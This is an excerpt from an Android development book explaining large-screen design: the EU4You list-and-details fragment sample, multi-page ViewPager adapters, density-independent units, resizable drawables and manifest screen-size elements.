The sample app for this section is `LargeScreens/EU4You`. This app has a list of member nations of the European Union (EU). Tapping on a member nation will display the mobile Wikipedia page for that nation in a `WebView` widget.

The data model — such as it is and what there is of it — consists of a `Country` class which holds onto the country name (as a string resource ID), flag (as a drawable resource ID), and mobile Wikipedia URL (as another string resource ID):

```
Country(int name, int flag, int url) {
  this.name=name;
  this.flag=flag;
  this.url=url;
}
```

The `Country` class has a static `ArrayList` of `Country` objects representing the whole of the EU, initialized in a static initialization block:

```
  static ArrayList<Country> EU=new ArrayList<Country>();

  static {
    EU.add(new Country(R.string.austria, R.drawable.austria,
                       R.string.austria_url));
    EU.add(new Country(R.string.belgium, R.drawable.belgium,
```

```
                        R.string.belgium_url));
    EU.add(new Country(R.string.bulgaria, R.drawable.bulgaria,
                        R.string.bulgaria_url));
    EU.add(new Country(R.string.cyprus, R.drawable.cyprus,
                        R.string.cyprus_url));
    EU.add(new Country(R.string.czech_republic,
                        R.drawable.czech_republic,
                        R.string.czech_republic_url));
    EU.add(new Country(R.string.denmark, R.drawable.denmark,
                        R.string.denmark_url));
    EU.add(new Country(R.string.estonia, R.drawable.estonia,
                        R.string.estonia_url));
    EU.add(new Country(R.string.finland, R.drawable.finland,
                        R.string.finland_url));
    EU.add(new Country(R.string.france, R.drawable.france,
                        R.string.france_url));
    EU.add(new Country(R.string.germany, R.drawable.germany,
                        R.string.germany_url));
    EU.add(new Country(R.string.greece, R.drawable.greece,
                        R.string.greece_url));
    EU.add(new Country(R.string.hungary, R.drawable.hungary,
                        R.string.hungary_url));
    EU.add(new Country(R.string.ireland, R.drawable.ireland,
                        R.string.ireland_url));
    EU.add(new Country(R.string.italy, R.drawable.italy,
                        R.string.italy_url));
    EU.add(new Country(R.string.latvia, R.drawable.latvia,
                        R.string.latvia_url));
    EU.add(new Country(R.string.lithuania, R.drawable.lithuania,
                        R.string.lithuania_url));
    EU.add(new Country(R.string.luxembourg, R.drawable.luxembourg,
                        R.string.luxembourg_url));
    EU.add(new Country(R.string.malta, R.drawable.malta,
                        R.string.malta_url));
    EU.add(new Country(R.string.netherlands, R.drawable.netherlands,
                        R.string.netherlands_url));
    EU.add(new Country(R.string.poland, R.drawable.poland,
                        R.string.poland_url));
    EU.add(new Country(R.string.portugal, R.drawable.portugal,
                        R.string.portugal_url));
    EU.add(new Country(R.string.romania, R.drawable.romania,
                        R.string.romania_url));
    EU.add(new Country(R.string.slovakia, R.drawable.slovakia,
                        R.string.slovakia_url));
    EU.add(new Country(R.string.slovenia, R.drawable.slovenia,
                        R.string.slovenia_url));
    EU.add(new Country(R.string.spain, R.drawable.spain,
                        R.string.spain_url));
    EU.add(new Country(R.string.sweden, R.drawable.sweden,
                        R.string.sweden_url));
    EU.add(new Country(R.string.united_kingdom,
                        R.drawable.united_kingdom,
                        R.string.united_kingdom_url));
}
```

## CountriesFragment

The fragment responsible for rendering the list of EU nations is `CountriesFragment`. It is a `SherlockListFragment`, using a `CountryAdapter` to populate the list:

```
class CountryAdapter extends ArrayAdapter<Country> {
  CountryAdapter() {
    super(getActivity(), R.layout.row, R.id.name, Country.EU);
  }

  @Override
  public View getView(int position, View convertView, ViewGroup parent) {
    CountryViewHolder wrapper=null;

    if (convertView == null) {
      convertView=
          LayoutInflater.from(getActivity()).inflate(R.layout.row,
                                                     null);
      wrapper=new CountryViewHolder(convertView);
      convertView.setTag(wrapper);
    }
    else {
      wrapper=(CountryViewHolder)convertView.getTag();
    }

    wrapper.populateFrom(getItem(position));

    return(convertView);
  }
}
```

This adapter is somewhat more complex than the ones we showed in the chapter on selection widgets. We will get into what `CountryAdapter` is doing, and the `CountryViewHolder` it references, in a later chapter of this book. Suffice it to say for now that the rows in the list contain both the country name and its flag.

When the user taps on a row in our `ListView`, something needs to happen – specifically, the details of that country need to be displayed. However, displaying those details is not the responsibility of `CountriesFragment`, as it simply display the list of countries and nothing else. Hence, we need to pass the event up to the hosting activity to handle.

To accomplish this, we have a custom interface for events raised by `CountriesFragment`, called `CountryListener`:

```
package com.commonsware.android.eu4you;

public interface CountryListener {
```

```
  void onCountrySelected(Country c);
  boolean isPersistentSelection();
}
```

Any activity that hosts a `CountriesFragment` is responsible for implementing this interface, so we can call `onCountrySelected()` when the user clicks on a row in the list:

```
  @Override
  public void onListItemClick(ListView l, View v, int position, long id) {
    CountryListener listener=(CountryListener)getActivity();

    if (listener.isPersistentSelection()) {
      getListView().setChoiceMode(ListView.CHOICE_MODE_SINGLE);
      l.setItemChecked(position, true);
    }
    else {
      getListView().setChoiceMode(ListView.CHOICE_MODE_NONE);
    }

    listener.onCountrySelected(Country.EU.get(position));
  }
```

`CountriesFragment` also has quite a bit of code dealing with clicked-upon rows being in an "activated" state. This provides visual context to the user and is often used in the list-and-details pattern. For example, in the tablet renditions of Gmail shown earlier in this chapter, you will notice that the list on the left (e.g., list of labels) has one row highlighted with a blue background. This is the "activated" row, and it indicates the context for the material in the adjacent fragment (e.g., list of conversations in the label). Managing this "activated" state is a bit beyond the scope of this section, however, so we will delay discussion of that topic to a later chapter in this book.

## DetailsFragment

The details to be displayed come in the form of a URL to a mobile Wikipedia page for a country, designed to be displayed in a `WebView`. The EU4You sample app makes use of the same `WebViewFragment` that we saw earlier in this book, such as in the tutorials. `DetailsFragment` itself, therefore, simply needs to expose some method to allow a hosting activity to tell it what URL to display:

```
package com.commonsware.android.eu4you;

public class DetailsFragment extends WebViewFragment {
  public void loadUrl(String url) {
    getWebView().loadUrl(url);
```

```
  }
}
```

You will notice that this fragment is not retained via `setRetainInstance()`. That is because, as you will see, we will not always be displaying this fragment. Fragments that are displayed in some configurations (e.g., landscape) but not in others (e.g., portrait), where a device might change between those configurations at runtime, cannot be retained without causing crashes.

## The Activities

Our launcher activity is also named `EU4You`. It uses two of the layouts shown above. Both are `main.xml`, but one is in `res/layout-large-land/`:

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout
  xmlns:android="http://schemas.android.com/apk/res/android"
  android:orientation="horizontal"
  android:layout_width="fill_parent"
  android:layout_height="fill_parent">
  <FrameLayout
    android:id="@+id/countries"
    android:layout_weight="30"
    android:layout_width="0px"
    android:layout_height="fill_parent"
  />
  <FrameLayout
    android:id="@+id/details"
    android:layout_weight="70"
    android:layout_width="0px"
    android:layout_height="fill_parent"
  />
</LinearLayout>
```

The other is in `res/layout/`:

```
<?xml version="1.0" encoding="utf-8"?>
<FrameLayout xmlns:android="http://schemas.android.com/apk/res/android"
  android:id="@+id/countries"
  android:layout_width="fill_parent"
  android:layout_height="fill_parent"
/>
```

Both have a `FrameLayout` for the `CountriesFragment` (`R.id.countries`), but only the `res/layout-large-land/` edition has a `FrameLayout` for the `DetailsFragment` (`R.id.details`).

Here is the complete implementation of the `EU4You` activity:

```
package com.commonsware.android.eu4you;

import android.content.Intent;
import android.os.Bundle;
import com.actionbarsherlock.app.SherlockFragmentActivity;

public class EU4You extends SherlockFragmentActivity implements
    CountryListener {
  private CountriesFragment countries=null;
  private DetailsFragment details=null;

  @Override
  public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.main);

    countries=

(CountriesFragment)getSupportFragmentManager().findFragmentById(R.id.countries);

    if (countries == null) {
      countries=new CountriesFragment();
      getSupportFragmentManager().beginTransaction()
                                  .add(R.id.countries, countries)
                                  .commit();
    }

    details=

(DetailsFragment)getSupportFragmentManager().findFragmentById(R.id.details);

    if (details == null && findViewById(R.id.details) != null) {
      details=new DetailsFragment();
      getSupportFragmentManager().beginTransaction()
                                  .add(R.id.details, details).commit();
    }
  }

  @Override
  public void onCountrySelected(Country c) {
    String url=getString(c.url);

    if (details != null && details.isVisible()) {
      details.loadUrl(url);
    }
    else {
      Intent i=new Intent(this, DetailsActivity.class);

      i.putExtra(DetailsActivity.EXTRA_URL, url);
      startActivity(i);
    }
  }

  @Override
```

```
  public boolean isPersistentSelection() {
    return(details != null && details.isVisible());
  }
}
```

The job of `onCreate()` is to set up the UI. So, we:

- See if we already have an instance of `CountriesFragment`, by asking our `FragmentManager` to give me the fragment in the `R.id.countries` slot — this might occur if we underwent a configuration change, as `CountriesFragment` is retained
- If we do not have a `CountriesFragment` instance, create one and execute a `FragmentTransaction` to load it into `R.id.countries` of our layout
- Find the `DetailsFragment` (which, since `DetailsFragment` is not retained, should always return `null`, but, as they say, "better safe than sorry")
- If we do not have a `DetailsFragment` *and* the layout has a `R.id.details` slot, create a `DetailsFragment` and execute the `FragmentTransaction` to put it in that slot... but otherwise do nothing

The net result is that `EU4You` can correctly handle either situation, where we have both fragments or just one.

Similarly, the `onCountrySelected()` method (required by the `CountryListener` interface) will see if we have our `DetailsFragment` or not (and whether it is visible, or is hidden because we created it but it is not visible in the current screen orientation). If we do, we just call `loadUrl()` on it, to populate the `WebView`. If we do not have a visible `DetailsFragment`, we need to do something to display one. In principle, we could elect to execute a `FragmentTransaction` to replace the `CountriesFragment` with the `DetailsFragment`, but this can get complicated. Here, we start up a separate `DetailsActivity`, passing the URL for the chosen `Country` in an `Intent` extra.

`DetailsActivity` is similar:

```
package com.commonsware.android.eu4you;

import android.os.Bundle;
import com.actionbarsherlock.app.SherlockFragmentActivity;

public class DetailsActivity extends SherlockFragmentActivity {
  public static final String EXTRA_URL=
      "com.commonsware.android.eu4you.EXTRA_URL";
  private String url=null;
  private DetailsFragment details=null;
```

```
  @Override
  public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);

    details=

(DetailsFragment)getSupportFragmentManager().findFragmentById(R.id.details);

    if (details == null) {
      details=new DetailsFragment();

      getSupportFragmentManager().beginTransaction()
                                  .add(android.R.id.content, details)
                                  .commit();
    }

    url=getIntent().getStringExtra(EXTRA_URL);
  }

  @Override
  public void onResume() {
    super.onResume();

    details.loadUrl(url);
  }
}
```

We create the `DetailsFragment` and load it into the layout, capture the URL from the `Intent` extra, and call `loadUrl()` on the `DetailsFragment`. However, since we are executing a `FragmentTransaction`, the actual UI for the `DetailsFragment` is not created immediately, so we cannot call `loadUrl()` right away (otherwise, `DetailsFragment` will try to pass it to a non-existent `WebView`, and we crash). So, we delay calling `loadUrl()` to `onResume()`, at which point the `WebView` should exist.

## The Results

On a larger-screen device, in landscape, we have both fragments, though there is nothing initially loaded into the `DetailsFragment`:





*Figure 198: EU4You, On a Tablet Emulator, Landscape*

Tapping on a country brings up the details on the right:





*Figure 199: EU4You, On a Tablet Emulator, Landscape, With Details*

In any other configuration, such as a smaller-screen device, we only see the `CountriesFragment` at the outset:


*Figure 200: EU4You, On a Phone Emulator*

Tapping on a country brings up the `DetailsFragment` full-screen in the `DetailsActivity`:


*Figure 201: EU4You, On a Phone Emulator, Showing Details*

# Showing More Pages

`ViewPager` is a popular container in Android, as horizontal swiping is an increasingly popular navigational model, to move between peer pieces of content (e.g., swiping between contacts, swiping between book chapters). In some cases, when the `ViewPager` is on a larger screen, we simply want larger pages — a digital book reader, for example, would simply have a larger page in a bigger font for easier reading.

Sometimes, though, we might not be able to take advantage of the full space offered by the large screen, particularly when our `ViewPager` takes up the whole screen. In cases like this, it might be useful to allow `ViewPager`, in some cases, to show more than one page at a time. Each "page" is then designed to be roughly phone-sized, and we choose whether to show one, two, or perhaps more pages at a time based upon the available screen space.

Mechanically, allowing `ViewPager` to show more than one page is fairly easy, involving overriding one more method in our `PagerAdapter`: `getPageWidth()`. To see this in action, take a look at the `ViewPager/MultiView1` sample project.

Each page in this sample is simply a `TextView` widget, using the activity's style's "large appearance", centered inside a `LinearLayout`:

```
<LinearLayout xmlns:android="http://schemas.android.com/apk/res/android"
  android:layout_width="match_parent"
  android:layout_height="match_parent"
  android:gravity="center"
  android:orientation="vertical">

  <TextView
    android:id="@+id/text"
    android:layout_width="wrap_content"
    android:layout_height="wrap_content"
    android:textAppearance="?android:attr/textAppearanceLarge"/>

</LinearLayout>
```

The activity, in `onCreate()`, gets our `ViewPager` from the `res/layout/activity_main.xml` resource, and sets its adapter to be a `SampleAdapter`:

```
  @Override
  public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.activity_main);

    ViewPager pager=(ViewPager)findViewById(R.id.pager);

    pager.setAdapter(new SampleAdapter());
    pager.setOffscreenPageLimit(6);
  }
```

In this case, `SampleAdapter` is not a `FragmentPagerAdapter`, nor a `FragmentStatePagerAdapter`. Instead, it is its own implementation of the `PagerAdapter` interface:

```
  /*
   * Inspired by
   * https://gist.github.com/8cbe094bb7a783e37ad1
   */
  private class SampleAdapter extends PagerAdapter {
    @Override
    public Object instantiateItem(ViewGroup container, int position) {
      View page=
          getLayoutInflater().inflate(R.layout.page, container, false);
      TextView tv=(TextView)page.findViewById(R.id.text);
```

```
      int blue=position * 25;

      tv.setText(String.format(getString(R.string.item), position + 1));
      page.setBackgroundColor(Color.argb(255, 0, 0, blue));
      container.addView(page);

      return(page);
    }

    @Override
    public void destroyItem(ViewGroup container, int position,
                            Object object) {
      container.removeView((View)object);
    }

    @Override
    public int getCount() {
      return(9);
    }

    @Override
    public float getPageWidth(int position) {
      return(0.5f);
    }

    @Override
    public boolean isViewFromObject(View view, Object object) {
      return(view == object);
    }
  }
```

To create your own `PagerAdapter`, the big methods that you need to implement are:

- `instantiateItem()`, where you create the page itself and add it to the supplied container. In this case, we inflate the page, set the text of the `TextView` based on the supplied position, set the background color of the page itself to be a different shade of blue based on the position, and use that for our page. We return some object that identifies this page; in this case, we return the inflated `View` itself. A fragment-based `PagerAdapter` would probably return the fragment.
- `destroyItem()`, where we need to clean up a page that is being removed from the pager, where the page is identified by the `Object` that we had previously returned from `instantiateItem()`. In our case, we just remove it from the supplied container.
- `isViewFromObject()`, where we confirm whether some specific page in the pager (represented by a `View`) is indeed tied to a specific `Object` returned from `instantiateItem()`. In our case, since we return the `View` from

instantiateItem(), we merely need to confirm that the two objects are indeed one and the same.
- getCount(), as with the built-in PagerAdapter implementations, to return how many total pages there are.

In our case, we also override getPageWidth(). this indicates, for a given position, how much horizontal space in the ViewPager should be given to this particular page. In principle, each page could have its own unique size. The return value is a float, from 0.0f to 1.0f, indicating what fraction of the pager's width goes to those page. In our case, we return 0.5f, to have each page take up half the pager.

The result is that we have two pages visible at a time:





*Figure 202: Two Pages in a ViewPager on Android 4.0.3*

It is probably also a good idea to call setOffscreenPageLimit() on the ViewPager, as we did in onCreate(). By default (and at minimum), ViewPager will cache three pages: the one presently visible, and one on either side. However, if you are showing more than one at a time, you should bump the limit to be 3 times the number of simultaneous pages. For a page width of 0.5f — meaning two pages at a

time – you would want to call `setOffscreenPageLimit(6)`, to make sure that you had enough pages cached for both the current visible contents and one full swipe to either side.

`ViewPager` even handles "partial swipes" — a careful swipe can slide the right-hand page into the left-hand position and slide in a new right-hand page. And `ViewPager` stops when you run out of pages, so the last page will always be on the right, no matter how many pages at a time and how many total pages you happen to have.

The biggest downside to this approach is that it will not work well with the current crop of indicators. `PagerTitleStrip` and `PagerTabStrip` assume that there is a single selected page. While the indicator will adjust properly, the visual representation shows that the left-hand page is the one selected (e.g., the tab with the highlight), even though two or more pages are visible. You can probably overcome this with a custom indicator (e.g., highlight the selected tab and the one to its right).

Also note that this approach collides a bit with `setPageMargin()` on `ViewPager`. `setPageMargin()` indicates an amount of whitespace that should go in a gutter between pages. In principle, this would work great with showing multiple simultaneous pages in a `ViewPager`. However, `ViewPager` does not take the gutter into account when interpreting the `getPageWidth()` value. For example, suppose `getPageWidth()` returns `0.5f` and we `setPageMargin(20)`. On a 480-pixel-wide `ViewPager`, we will actually use 500 pixels: 240 for the left page, 240 for the right page, and 20 for the gutter. As a result, 20 pixels of our right-hand page are off the edge of the pager. Ideally, `ViewPager` would subtract out the page margin *before* applying the page width. One workaround is for you to derive the right `getPageWidth()` value based upon the `ViewPager` size and gutter yourself, rather than hard-coding a value. Or, build in your gutter into your page contents (e.g., using `android:layout_marginLeft` and `android:layout_marginRight`) and skip `setPageMargin()` entirely.

# Fragment FAQs

Here are some other common questions about the use of fragments in support of large screen sizes:

## Does *Everything* Have To Be In a Fragment?

In a word, no.

UI constructs that do not change based on screen size, configurations, and the like could simply be defined in the activity itself. For example, the activity can add items to the action bar that should be there regardless of what fragments are shown.

Things that span multiple fragments will also be part of the activity. The `ViewPager` is the classic example, as the built-in `PagerAdapter` implementations all use fragments. Since fragments cannot contain other fragments, the activity would directly host the `ViewPager`.

## What If Fragments Are Not Right For Me?

While fragments are useful, they do not solve all problems. Few games will use fragments for the core of game play, for example. Applications with other forms of specialized user interfaces — painting apps, photo editors, etc. – may also be better served by eschewing fragments *for those specific activities* and doing something else.

That "something else" might start with custom layouts for the different sizes and orientations. At runtime, you can determine what you need either by inspecting what you got from the layout, or by using `Configuration` and `DisplayMetrics` objects to determine what the device capabilities are (e.g., screen size). The activity would then need to have its own code for handling whatever you want to do differently based on screen size (e.g., offering a larger painting canvas plus more on-screen tool palettes).

## Do Fragments Work on Google TV?

Much of the focus on "larger-screen devices" has been on tablets, because, as of the time of this writing, they are the most popular "larger-screen devices" in use. However, there is also Google TV to consider, as it presents itself as a `-large` (720p) or `-xlarge` (1080p) screen. Fragments can certainly help with displaying a UI for Google TV, but there are other design considerations to take into account, based upon the fact that the user sits much further from a TV than they do from a phone or tablet (so-called "10-foot user experience").

More coverage of developing for Google TV can be found in a later chapter of this book.

# Screen Size and Density Tactics

Even if we take the "tablet = several phones" design approach, the size of the "phone" will vary, depending on the size of the tablet. Plus, there are real actual *phones*, and those too vary in size. Hence, our fragments (or activities hosting their own UI directly) need to take into account micro fluctuations in size, as well as the macro ones.

Screen density is also something that affects us tactically. It is rare that an application will make wholesale UI changes based upon whether the screen is 160dpi or 240dpi or 320dpi or something else. However, changes in density can certainly impact the sizes of things, like images, that are intrinsically tied to pixel sizes. So, we need to take density into account as we are crafting our fragments to work well in a small range of sizes.

## Dimensions and Units

As a unit of measure, the pixel (`px`) is a poor choice, because its size varies by density. Two phones might have very similar screen sizes but radically different densities. Anything specified in terms of pixels will be smaller on the higher-density device, and typically you would want them to be about the same size. For example, a `Button` should not magically shrink for a ~4" phone just because the phone happens to have a much higher screen density than some other phone.

The best answer is to avoid specifying concrete sizes where possible. This is why you tend to see containers, and some widgets, use `fill_parent`, `match_parent`, and `wrap_content` for their size — those automatically adjust based upon device characteristics.

Some places, though, you have to specify a more concrete size, such as with padding or margins. For these, you have two major groups of units of measure to work with:

- Those based upon pixels, but taking device characteristics into account. These include density-independent pixels (`dp` or `dip`), which try to size each `dp` to be about 1/160 of an inch. These also include scaled pixels (`sp`), which scales the size based upon the default font size on the device — `sp` is often used with `TextView` (and subclasses) for `android:textSize` attributes.
- Those based purely on physical units of measure: `mm` (millimeters), `in` (inches), and `pt` (points = 1/72 of an inch).

Any of those tends to be better than `px`. Which you choose will depend on which you and your graphics designer are more comfortable with.

If you find that there are cases where the dimensions you want to use vary more widely than the automatic calculations from these density-aware units of measure, you can use dimension resources. Create a `dimens.xml` file in `res/values/` and related resource sets, and put in there `<dimen>` elements that give a dimension a name and a size. In addition to perhaps making things a bit more DRY ("don't repeat yourself"), you can perhaps create different values of those dimensions for different screen sizes, densities, or other cases as needed.

## Layouts and Stretching

Web designers need to deal with the fact that the user might resize their browser window. The approaches to deal with this are called "fluid" designs.

Similarly, Android developers need to create "fluid" layouts for fragments, rows in a `ListView`, and so on, to deal with similar minor fluctuations in size.

Each of "The Big Three" container classes has its approach for dealing with this:

- Use `android:layout_weight` with `LinearLayout` to allocate extra space
- Use `android:stretchColumns` and `android:shrinkColumns` with `TableLayout` to determine which columns should absorb extra space and which columns should be forcibly "shrunk" to yield space for other columns if we lack sufficient horizontal room
- Use appropriate rules on `RelativeLayout` to anchor widgets as needed to other widgets or the boundaries of the container, such that extra room flows naturally wherever the rules call for

## Drawables That Resize

Images, particularly those used as backgrounds, will need to be resized to take everything into account:

- screen size and density
- size of the widget, and its contents, for which it serves as the background (e.g., amount of prose in a `TextView`)

Android supports what is known as the "nine-patch" PNG format, where resizing information is held in the PNG itself. This is typically used for things like rounded

rectangles, to tell Android to stretch the straight portions of the rectangle but to not stretch the corners. Nine-patch PNG files will be examined in greater detail in a later chapter of this book.

The `ShapeDrawable` XML drawable resource uses an ever-so-tiny subset of SVG (Scalable Vector Graphics) to create a vector art definition of an image. Once again, this tends to be used for rectangles and rounded rectangles, particularly those with a gradient fill. Since Android interprets the vector art definition at runtime, it can create a smooth gradient, interpolating all intervening colors from start to finish. Stretching a PNG file — even a nine-patch PNG file — tends to result in "banding effects" on the gradients. `ShapeDrawable` is also covered later in this book.

Third-party libraries can also help. The `svg-android` project supplies a JAR that handles more SVG capabilities than does `ShapeDrawable`, though it too does not cover the entire SVG specification.

## Drawables By Density

Sometimes, though, there is no substitute for your traditional bitmap image. Icons and related artwork are not necessarily going to be stretched at runtime, but they are still dependent upon screen density. A 80x80 pixel image may look great on a Samsung Galaxy Nexus or other `-xhdpi` device, coming in at around ~1/4" on a side. However, when viewed on a `-mdpi` device, that same icon will be ~1/2" on a side, which may be entirely too large.

The best answer is to create multiple renditions of the icon at different densities, putting each icon in the appropriate drawable resource directory (e.g., `res/drawable-mdpi`, `res/drawable-hdpi`). This is what Android Asset Studio did for us in the tutorials, creating launcher icons from some supplied artwork for all four densities. Even better is to create icons tailored for each density — rather than just reducing the pixel count, take steps to draw an icon that will still make sense to the user at the lower pixel count, exaggerating key design features and dropping other stuff off. Google's Kiril Grouchnikov has an excellent blog post on this aspect

However, Android will let you cheat.

If you supply only some densities, but your app runs on a device with a different density, Android will automatically resample your icons to try to generate one with the right density, to keep things the same size. On the plus side, this saves you work — perhaps you only ship an `-xhdpi` icon and let Android do the rest. And it can reduce your APK size by a bit. However, there are costs:

- This is a bit slower at runtime and consumes a bit more battery
- Android's resampling algorithm may not be as sophisticated as that of your preferred image editor (e.g., Photoshop)
- You cannot finesse the icon to look better than a simple resampling (e.g., drop off design elements that become unidentifiable)

# Other Considerations

There are other things you should consider when designing your app to work on multiple screen sizes, beyond what is covered above.

## Small-Screen Devices

It is easy to think of screen size issues as being "phones versus tablets". However, not only do tablets come in varying sizes (5" Samsung Galaxy Note to a bunch of 10.1" tablets), but phones come in varying sizes. Those that have less than a 3" diagonal screen size will be categorized as `-small` screen devices, and you can have different layouts for those.

Getting things to work on small screens is sometimes more difficult than moving from normal to larger screens, simply because you lack sufficient room. You can only shrink widgets so far before they become unreadable or "untappable". You may need to more aggressively use `ScrollView` to allow your widgets to have more room, but requiring the user to pan through your whole fragment's worth of UI. Or, you may need to divide your app into more fragments than you originally anticipated, and use more activities or other tricks to allow the user to navigate the fragments individually on small-screen devices, while stitching them together into larger blocks for larger phones.

## Avoid Full-Screen Backgrounds

Android runs in lots of different resolutions.

Lots and lots of different resolutions.

Trying to create artwork for each and every resolution in use today will be tedious and fragile, the latter because new resolutions pop up every so often, ones you may not be aware of.

Hence, try to design your app to avoid some sort of full-screen background, where you are expecting the artwork to perfectly fit the screen. Either:

- Do not use a background, or
- Use a background, but one that is designed to be cropped to fit and will look good in its cropped state, or
- Use a background, but one that can naturally bleed into some solid fill to the edges (e.g., a starfield that simply lacks stars towards the edges), so you can "fill in" space around your background with that solid color to fill the screen, or
- Dynamically draw the background (e.g., a starfield where you place the stars yourself at runtime using 2D graphics APIs)

For most conventional apps, just using the background from your stock theme will typically suffice. This problem is much bigger for 2D games, which tend to rely upon backgrounds as a game surface.

## Manifest Elements for Screen Sizes

There are two elements you can add to your manifest that impact how your application will behave with respect to screen sizes.

`<compatible-screens>` serves as an advertisement of your capabilities, to the Google Play Store and similar "markets". You can have a `<compatible-screens>` element with one or more child `<screen>` elements — each `<screen>` enumerates a combination of screen size and screen density that you support:

```
<compatible-screens>
    <!-- all possible normal size screens -->
    <screen android:screenSize="normal" android:screenDensity="ldpi" />
    <screen android:screenSize="normal" android:screenDensity="mdpi" />
    <screen android:screenSize="normal" android:screenDensity="hdpi" />
    <screen android:screenSize="normal" android:screenDensity="xhdpi" />
    <!-- all possible large size screens -->
    <screen android:screenSize="large" android:screenDensity="ldpi" />
    <screen android:screenSize="large" android:screenDensity="mdpi" />
    <screen android:screenSize="large" android:screenDensity="hdpi" />
    <screen android:screenSize="large" android:screenDensity="xhdpi" />
</compatible-screens>
```

